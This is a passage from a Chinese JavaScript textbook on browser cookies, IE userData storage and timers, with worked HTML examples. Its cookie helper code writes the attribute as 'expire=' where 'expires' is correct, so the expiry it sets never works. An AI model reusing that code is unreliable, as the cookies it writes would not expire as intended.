                //设置到浏览器的 cookie 中
                    var expireTimeStr = expireTime ?
                    "expire="+expireTime.toGMTString() : "";
                    document.cookie=name+"="+value+";"+expireTimeStr;
            }
            //获取前一次访问的 name
            var lastPerson = getCookie("$name$") || "";

            //从输入中得到此次访问的 name，并且将前次访问的 name 设置为默认值
            var name = prompt("What's your name?",lastPerson);

            //获得当前访问的 name 曾经的访问次数
            var times = getCookie(name) || 0;

            //将访问次数+1，写入 cookie
            setCookie(name, times - 0 + 1);

            //将此次访问的名字写入 cookie
            setCookie("$name$", name);

            if(times > 0)    //如果访问次数大于 0，说明是老朋友
                //对老朋友显示更加友好的问候信息
                document.write("Hello "+name+", nice to meet you again!");
            else     //否则是新朋友
                document.write("Hello " + name + "!");
```

```
            -->
            </script>
        </h1>
    </body>
</html>
```

现在这个页面看起来蛮像样的，它增加了两个主要的功能，首先是依靠着 cookie 的帮助它能够“记住”来访者的名字，所以在提示输入姓名的对话框中默认显示了上一次来访者的名字，如图 15.3 所示：




图 15.3 “记住”来访者的名字

其次，它能够区别是否“初次来访”，如果你已经来过了，它将显示更加友好的信息，如图 15.4 所示：




图 15.4　更加友好的问候信息

这么神奇！可这是如何做到的呢？答案并不复杂。在例子里我们定义了 getCookie 和 setCookie 两个函数分别用来读和写 cookie，这样我们在每一次访问之后预先把访问者的名字和访问次数用 cookie 保存起来，那么他们下次访问时，只要 cookie 没有失效，浏览器就可以根据从 cookie 中获取的内容执行相应的动作，于是，你就看到了这样的效果。认真阅读 getCookie 和 setCookie，你会发现它们也只是一些简单的赋值和字符串操作，并没有用到我们所不知道的深奥特性。

其实，定义 setCookie()和 getCookie()的另一个目的是为了隐藏一个很蹩脚的“游戏规则”。相信大家也发现了 cookie 一个有趣而令人头疼的现象——赋值符号的不对称性。

假如说一个空白的网页，没有任何 cookie 存在，当执行了下面的语句后：

```
document.cookie="a=1";
```

```
document.cookie="b=2";
alert(document.cookie);
```

得到的结果可想而知应该是"a=1;b=2;"而不是"b=2"。也就是说，在操作 cookie 时默认的赋值运算的结果是“追加”，这个和普通的对象的赋值运算完全不同，也很令人困扰。

其实，当初如果微软将操作 cookie 的运算符号规定为“+=”，那么应当要好理解一些（在这里的语义也更合适）。

所以，在操作 cookie 前先进行封装，我认为是必要的，毕竟：

```
setCookie("a",1);
setCookie("b",2);
alert(getCookie("a"));
```

这样的形式比起前面要容易理解得多。

当然，对于经常使用 cookie 的开发人员来说，每次在使用时才去实现 setCookie 和 getCookie 方法并不方便，所以一个比较好的办法是对它们进行对象封装，这正是我们在下一节中需要讨论的话题。

15.5　cookie 对象的封装

cookie 是一个浏览器对象，但是 JavaScript 的默认实现方式对它的存取支持得很蹩脚，这种通过字符串来存取 cookie 的方式不但导致赋值运算的传递链被破坏，而且必须采用繁琐的构造和解析字符串的方法来获得 cookie 成员。这对于某些经常使用 cookie 的 Web 应用来说非常不方便。因此，在本节中，我们准备了一个较完整的例子，通过一个对象式的封装来说明如何更好地使用 cookie。

例 15.2　cookie 封装对象

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 15.2 Cookie 对象</title>
</head>
<body>
<script language="javascript" type="text/javascript">
<!--
function dwn(s)
{
    document.write(s + "<br/>");
}
//定义一个 Cookie 对象
function Cookie()
{
    //其实这里和上一个例子也没有太大的区别，只是将 setCookie()和 getCookie 函数封装成了
    //Cookie 类型的对象方法，如果你忘了什么是对象封装，请回顾一下第 7 章的内容
    //设置 cookie 内容
    this.set=function(name,value,expireTime){
    //将信息拼装成 cookie 字符串保存
       if(!expireTime)expireTime=new Date();
```

```
        document.cookie=name+"="+value+";"+"expire="+expireTime.toGMTString();
};
//根据 name 获取 cookie 信息
this.get=function(name){
    //拆分和解析 cookie 字符串
        var cookies=document.cookie.split("; ");
        for(var i=0;i<cookies.length;i++)
        {
            //拆分 name 和 value
            var s=cookies[i].split("=");
            //匹配 name 并返回相应的 value
            if(s[0]==name)return s[1];
        }
    }
}

//新建一个 Cookie 对象
var cookie=new Cookie();

//写入 a、b、c 三个 cookie 值
cookie.set("a","15");
cookie.set("b","25");
cookie.set("c","35");

//读取 b 和 c 的 cookie 值
dwn("b=" + cookie.get("b"));
dwn("c=" + cookie.get("c"));
-->
</script>
</body>
</html>
```

执行结果如图 15.5 所示：




图 15.5　Cookie 对象

15.6　什么是 userData

userData 是 Internet Explorer 提供的一种行为（behavior），以便让终端用户能够执行数据的存取操作。

15.6.1　浏览器和客户端 userData

userData 行为通过将数据写入一个 UserData 存储区（UserData store）来保存数据，userData 可以将数据以 XML 格式保存在客户端计算机上，如果你用的是 Windows 2000 或者 Windows XP，则保存在 %System%\Documents and Settings\Liming\UserData\文件夹下。

该数据将一直存在，除非你人为删除或者通过脚本设置和修改了该数据的失效期。

userData 行为通过 sessions 为每个对象分配 UserData 存储区。使用 save 和 load 方法将 UserData 存储区数据保存在缓存（cache）中。一旦 UserData 存储区保存以后，即使 IE 浏览器关闭或者刷新了，下一次进入该页面，数据也能够重新载入而不会丢失。

15.6.2　userData 的声明

Internet Explorer 规定使用 userData 行为之前必须先在页面上声明它，你可以通过下面的样式表语法来进行 userData 声明：

```
<STYLE>
  .userData{behavior:url(#_IE_);}
</STYLE>
```

Microsoft 的官方文档中提到在声明 userData 之前，首先要为文档增加一个<meta>标记：<META NAME="save" CONTENT="userdata">。不过，事实上，IE 通常会忽略它。

声明了 userData 行为之后，就可以通过用 class="userData"将它赋给指定 HTML 元素或者 DOM 对象，当然你也可以通过 style 属性直接在某个特定的对象上声明 userData 行为，例如：

```
<!--直接在 HTML 元素上声明 userData 行为--!>
<ELEMENT STYLE="behavior:url('#default#userData')" ID=sID>
object.style.behavior = "url('#default#userData')";
//用 JavaScript 在指定对象上声明 userData 行为
object.addBehavior ("#default#userData");
//用 JavaScript 在指定对象上声明 userData 行为的另一种方法
```

并不是所有的 HTML 元素都支持 userData 行为，在 HTML、HEAD、TITLE 和 STYLE 标记上应用了 userData 行为后使用 save 和 load 方法将会出错。

15.6.3　userData 的属性和方法

同 cookie 不同，对于 JavaScript 来说，userData 是真正的对象，它拥有一些有用的属性和方法：

expires

设置或取得使用 userData 行为保存数据的失效日期。

脚本语法：object.expires = date

同 cookie 的 expires 属性一样，date 是一个使用 GMT 或 UTC（Universal Time Coordinate，世界调整时间）格式表示失效日期的字符串。该属性可以读写，没有默认值。浏览器会对比这个日期和当前日期，如果到期，该数据就自动失效。

getAttribute()

取得指定的属性值。

load(存储区名)

从 UserData 存储区载入存储的对象数据。

removeAttribute()

从对象中删除指定的属性值。

save(存储区名)

将对象数据存入一个 UserData 存储区。

setAttribute()

设置指定的属性值。

XMLDocument

取得存储该对象数据的 XML DOM 引用。

15.7　userData 的客户端存取

通过 userData，Internet Explorer 为 JavaScript 提供了另一种存取客户端数据的手段。

15.7.1　userData 的存储和读取

与 cookie 相比，userData 的存取简单得多，对声明了 userData 行为的 DOM 对象通过脚本执行 setAttribute 方法设置某些属性后，执行 save()方法即可将这些属性和相应的值存储到 userData 存储区。要重新装载指定的 userData 数据，只需要执行声明了 userData 行为的 DOM 对象的 load()方法。例如：

```
function fnSaveInput(){
  var oPersist=oPersistForm.oPersistInput;
  oPersist.setAttribute("sPersist",oPersist.value); //将 oPersist.value 存储为 sPersist
                                                    属性
  oPersist.save("oXMLBranch");  //存储在名为 oXMLBranch 的 UserData 存储区
}
```

```
function fnLoadInput(){
   var oPersist=oPersistForm.oPersistInput;
   oPersist.load("oXMLBranch"); //载入至名为 oXMLBranch 的 UserData 存储区
   oPersist.value=oPersist.getAttribute("sPersist");
                                //将 sPersist 属性赋值给 oPersist.value
}
```

前面说过，userData 的数据是以 XML 格式保存的，因此除了用 getAttribute 获取指定的值之外，也可以通过 XMLDocument 属性用第 12 章学过的 XML DOM 来操作 userData，这使得 userData 的使用非常方便。

15.7.2　userData 的安全性

考虑到安全因素，UserData 同样采用“同源策略”，不同域上的 userData 是互不可见的。而且，与 cookie 不同的是，userData 不提供 domain 属性用以修改子域，因此在服务器某个目录下的页面存储的 userData 数据只对它同级的目录和子目录可见。

15.8　userData 的限制

同 cookie 类似，userData 的限制也比较严格。不过相对来说，userData 提供了比 cookie 更大容量的数据结构。每个页面的 UserData 存储区数据大小可以达到 64 KB，每个域可以达到 640 KB。

15.9　userData 与 cookie 的对比

下表对 userData 和 cookie 相对应的特性进行了比较：

表 15.1　userData 与 cookie 的对比

比较标准	Cookie	Userdata
存储方式	字节流	XML
数据容量	小（4KB* 20）	64KB/页，640KB/域
有效期	支持	支持
安全性	同源策略，可修改子域	同源策略，不允许修改子域
脚本兼容性	标准	Internet Explorer

15.10　userData 示例——一个利用 userData 实现客户端保存表单数据的例子

userData 经常被信息系统用作脱机保存，暂存用户录入的单据信息，以此来增强系统的稳定性和改

善交互，下面是一组简单的例子：

例 15.3～例 15.5 引自《利用 userData 实现客户端保存表单数据》
原文地址：http://blog.csdn.net/shysky/archive/2005/03/15/319954.aspx

例 15.3　userData 文本框标记的应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 15.3 userData 文本框标记的应用</title>
<style>
    .userData {behavior:url(#default#userdata);}
</style>
<script language="javascript" type="text/javascript">
<!--
function fnSaveInput(){
    var oPersist=oPersistForm.oPersistInput;
    oPersist.setAttribute("sPersist",oPersist.value); //将 oPersist.value 存储为
                                                      sPersist 属性
    oPersist.save("oXMLBranch");  //存储在名为 oXMLBranch 的 UserData 存储区
}
function fnLoadInput(){
    var oPersist=oPersistForm.oPersistInput;
    oPersist.load("oXMLBranch");  //载入在名为 oXMLBranch 的 UserData 存储区
    oPersist.value=oPersist.getAttribute("sPersist"); //将 sPersist 属性赋值给
                                                      oPersist.value
}
-->
</script>
</head>
<body>
<form id="oPersistForm">
    <input class="userdata" type="text" id="oPersistInput">
    <input type="button" value="load" onclick=" fnLoadInput ()">
    <input type="button" value="save" onclick=" fnSaveInput ()">
</form>
</body>
</html>
```

执行结果如图 15.6 所示：

例 15.4　userData Checkbox 标记的应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 15.4 userData Checkbox 标记的应用</title>
<style>
    .userData {behavior:url(#default#userdata);}
</style>
</head>
```

```
<body>
<input type="checkbox" id="chkbox1" class="userData">
<script language="javascript" type="text/javascript">
<!--
    var obj=document.all.chkbox1;

    //为复选框 chkbox1 注册 onclick 事件
    obj.attachEvent('onclick',saveChecked)

    //保存 userData
    function saveChecked(){
        //将 chkbox1 的选中状态设置到 bCheckedValue 属性
        obj.setAttribute("bCheckedValue",obj.checked);
        //将 obj 存入名为 oChkValue 的 userData 存储区
        obj.save("oChkValue");
    }
    window.attachEvent('onload',loadChecked);
    function loadChecked(){
        //读取名为 oChkValue 存储区
        obj.load("oChkValue");
        //根据存放的 bCheckedValue 属性值设置 obj 的选中状态
        var chk=(obj.getAttribute("bCheckedValue")=="true");
        obj.checked=chk;
    }
-->
</script>
</body>
</html>
```




图 15.6　userData 文本框标记的应用

执行结果如图 15.7 所示：




图 15.7　再次打开浏览器，会“记住”checkbox 勾选的状态

例 15.5　userData Select 标记的应用

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 15.5 userData Select 标记的应用</title>
<style>
    .userData {behavior:url(#default#userdata);}
</style>
</head>
<body>
<select id="select1"  class="userData">
    <option>option1</option>
    <option>option2</option>
    <option>option3</option>
    <option>option4</option>
</select>
<script language="javascript" type="text/javascript">
<!--
    var obj=document.all.select1;
    obj.attachEvent('onchange',saveSelectedIndex);

    function saveSelectedIndex(){
        //将 select 框选种项的索引记录到 sSelectValue 属性
        obj.setAttribute("sSelectValue",obj.selectedIndex);
```

```
        //obj 存入名为 oSltIndex 的存储区
        obj.save("oSltIndex");
    }
    window.attachEvent('onload',loadSelectedIndex)
    function loadSelectedIndex(){
        //读取 oSltIndex 存储区
        obj.load("oSltIndex");
        //从中读取之前选中的索引记录，写回到 obj 的 selectedIndex 属性
        obj.selectedIndex=obj.getAttribute("sSelectValue");
    }
-->
</script>
</body>
</html>
```

执行结果如图 15.8 所示：




图 15.8　再次打开浏览器，会“记住”上次关闭前 select 框的选项

在信息系统中，Userdata 相对比较有用，因为信息系统用户应用时停留在单一页面的时间较长，录入工作也较多，Userdata 能够很好地帮助用户，实现数据在客户端的本地暂存，这种暂存效果有效地抑制了由于 Web 系统固有的不稳定性导致的风险，使用户在 Web 页面上花费数分钟完成的工作成果在最终提交表单时不会由于服务器或者网络的意外状况而丢失（通常这种发生丢失工作的情况是最令用户对系统感到沮丧和不信任的）。

15.11　总结

本章讨论了客户端的持久化数据存储，包括 cookie、userData 以及它们和 JavaScript 的关系。

cookie 和 userData 都是浏览器提供的在有限条件下存取数据的接口，它们提供一定的数据持久化能力，另一方面受到一定的限制。本章简要讨论了这些内容，包括 cookie 的存取原理、局限性以及用 JavaScript 操作 cookie 的方法，userData 的存取原理、局限性以及 JavaScript 操作 userData 的方法

最后，本章还分别给出例子来说明如何用 cookie 机制和 userData 机制实现客户端数据的“持久化”存储，以达到特定的交互目标。

第四部分　数 据 交 互

第16章　同步和异步

同步和异步是两种截然不同的程序执行方式。相对于较为简单的同步来说，异步操作在某些场合下是非常必要的。幸运的是，JavaScript 较好地支持了异步操作。本章的主要内容就是讨论 JavaScript 在异步执行方面的能力，异步执行是后续章节中讨论的 Ajax 技术的基础之一。

16.1　什么是同步和异步

所谓同步和异步，是指两种不同的程序执行方式。在同步方式下，代码是按照某种确定的次序执行的，通常我们可以通过代码定义和调用的位置来明确判断出代码执行的次序。在 JavaScript 中，函数内部的代码是同步执行的。

在异步方式下，情况就有点不一样了。代码的执行不再是简单地按照次序进行，而是要等待某个特定条件的触发，在 JavaScript 中，注册的事件（前面已经学过）和接下来我们要介绍的定时器，以及某些特定方式下的 XML HTTP 请求（将在第 17 章介绍）都是异步执行的。

下面给出了同步和异步执行的例子：

例 16.1　同步和异步

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 16.1 同步和异步</title>
</head>
<body>
<script language="javascript" type="text/javascript">
<!--
    var i = 0;
    i++;
    alert(i); //同步，立即执行，得到 1
    setTimeout(function(){alert(i)}, 100); //异步，100 毫秒后执行，得到 3
    i++;
    i++;
-->
</script>
</body>
</html>
```

16.2　超时设定和时间间隔

Window 对象的 setTimeout()方法和 setInterval()方法设置定时器，让一段代码在将来的某个时间运行。方法 clearTimeout()和 clearInterval()则可以取消相应的定时器。

setTimeout()方法的第一个参数是一个闭包，它指定了要运行的函数。它的第二个参数是一个数值，表示的是以毫秒计算的运行延时。注意，在 Internet Explorer 和 Netscape 中，传递给 setTimeout()的第一个参数也可以是表示执行代码的字符串，如果是字符串，那么 setTimeout 方法会调用 Function 对象将这个字符串构造成函数来执行。setTimeout 的返回值是一个对象，可以将它作为 clearTimeout 的参数来取消定时器的执行。下面给出了使用 setTimeout 的例子：

例 16.2　setTimeout()

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 16.2 setTimeout </title>
</head>
<body>
<h1 id="output"></h1>
<script language="javascript" type="text/javascript">
<!--
var c = 10;
(function(){
    if(c){
        //定时器，延迟 1 秒再次调用这个函数本身
        setTimeout(arguments.callee,1000);
        //还记得么，arguments.callee 引用调用者本身
    }
    //定时器每次调用时把 c 的值减 1，然后更新 output 的 innerHTML
    document.getElementById("output").innerHTML = c;
    c--;
})();
-->
</script>
</body>
</html>
```

执行结果如图 16.1 所示：

setInterval()方法的参数和 setTimeout()完全一致，区别在于 setInterval()会以第二个参数指定的时间间隔反复执行第一个参数引用的闭包，直到用户执行了 clearInterval()取消定时器为止。下面的例子用 setInterval()取代了上面例子中的 setTimeout 方法：




图 16.1　倒计时

例 16.3　setInterval()

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 16.3 setInterval</title>
</head>
<body>
<h1 id="output"></h1>
<script language="javascript" type="text/javascript">
<!--
var c = 10;
document.getElementById("output").innerHTML = c;
//计数器，每隔 1 秒调用第一个参数指定的函数
var timer = setInterval(
    function(){
        document.getElementById("output").innerHTML = --c;
        if(c == 0) clearInterval(timer);
//如果不消除计数器，它将继续运行下去
//你可以把上面这行代码注释掉以观察效果
    }
    ,1000
);
-->
</script>
</body>
</html>
```

16.3　定时器使用——侦听与拦截

定时器最基本和常用的功能就是计时，然而它拥有的定时执行函数的能力令它更多地被用于状态的

侦听与拦截。

16.3.1　标准模式——监视器及其范例

监视器同样是观察者模式的一种。在某些特定的情况下，它用来满足以固定频率观察特定对象的某个属性值的特殊要求。

下面是一个最简单的监视器：

例 16.4　监视器，检测 obj 对象值 x 属性值的变化

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 16.4 监视器，检测 obj 对象值 x 属性值的变化</title>
<script language="javascript" type="text/javascript">
<!--
        //定义一个对象
        var obj = new Object();
        //设置一个 x 属性，值为 100
        obj.x = 100;
        //定义一个观察者对象
        var obsever = new Object();
        //观察者对象的 x 初值和 obj.x 相同
        obsever.x = obj.x;
        //将 obj 设为被 obsever 观察的对象
        obsever.target = obj;

        //观察者观察 X 属性变化的函数
        obsever.checkXProperties = function()
        {
            if(this.target.x != this.x)
            {
                var evt = {oldValue:this.x, value:this.target.x};
                //发起 onXPropertiesChange 事件
                this.onXPropertiesChange(evt);
                //更新 x 属性，使之等于被观察对象的 x 属性值
                this.x = this.target.x;
            }
        }

        //注册观察者的 onXPropertiesChange 事件
        obsever.onXPropertiesChange = function(event)
        {
                //输出被改变的值和改变后的值
                log.value+= "value change: from " +
                event.oldValue + " to " + event.value + "\n";
```

```
        }

        //启动计时器来“监视”x 属性的变化
        setInterval("obsever.checkXProperties()", 100);
-->
</script>
</head>
<body>
    <input id="val" type="text" value="200"/>
    <button onclick="obj.x=val.value">change</button>
    <br/><textarea style="width:400;height:100" id="log"></textarea>
</body>
</html>
```

执行结果如图 16.2 所示：




图 16.2　监视器，检测 obj 对象值 x 属性值的变化

16.3.2　使用定时器时应当注意的问题

定时器应用的时候，setTimeout 和 setInterval 的第一个参数都接受字符串或闭包。一般情况下，用字符串要比用闭包的效率低，因此尽量避免使用。但是，用闭包的一个问题是，在 setTimeout 调用时，实际的 this 指针，也就是函数的所有者会发生变化。例如，上面的例子如果改成：

```
setInterval(obsever.checkXProperties, 100);
```

程序就会出错，不过你可以通过一个新的闭包来修正它的“this”，所以改成这样：

```
setInterval(function(){return obsever.checkXProperties()}, 100);
```

在定时器应用时，需要注意同步和异步的时序，新手很容易在这个方面栽跟头，下面给出一个简单

的例子来说明，看下面3段代码的差别：

```
<!--错误的代码-->
<script>
function test()
{
    for (var i = 0; i < 5; i++)
    {
        setTimeout(function(){alert(i)}, 100);
    }
}
test();
</script>
```

第一段代码中，开发人员的本意应该是每隔100毫秒将i的值加1输出，然而这段代码并不能达到上述目的，因为i的值在循环中增加，这是一个同步时序，它在计时器事件被调用前就已经发生了，最终计时器得到的结果是循环后的i值，也就是5次alert显示出的结果都是5。

```
<!--正确的代码A-->
<script>
function test()
{
    for (var i = 0; i < 5; i++)
    {
        setTimeout("alert("+i+")", 100);
    }
}
test();
</script>
```

第二段代码中，开发人员意识到了这个问题，采用了拼接字符串的方式来调用计时器，由于i在字符串运算中被替换成了当前循环时的实际常量值，所以得到了正确的结果。

```
<!--正确的代码B-->
<script>
function test()
{
    for (var i = 0; i < 5; i++)
    {
        (function(i){
            setTimeout(function(){alert(i)}, 100);
        })(i);
    }
}
test();
</script>
```

实际上，比字符串更好的模式是通过闭包，所以第三段代码中，开发人员通过闭包嵌套和不同时序

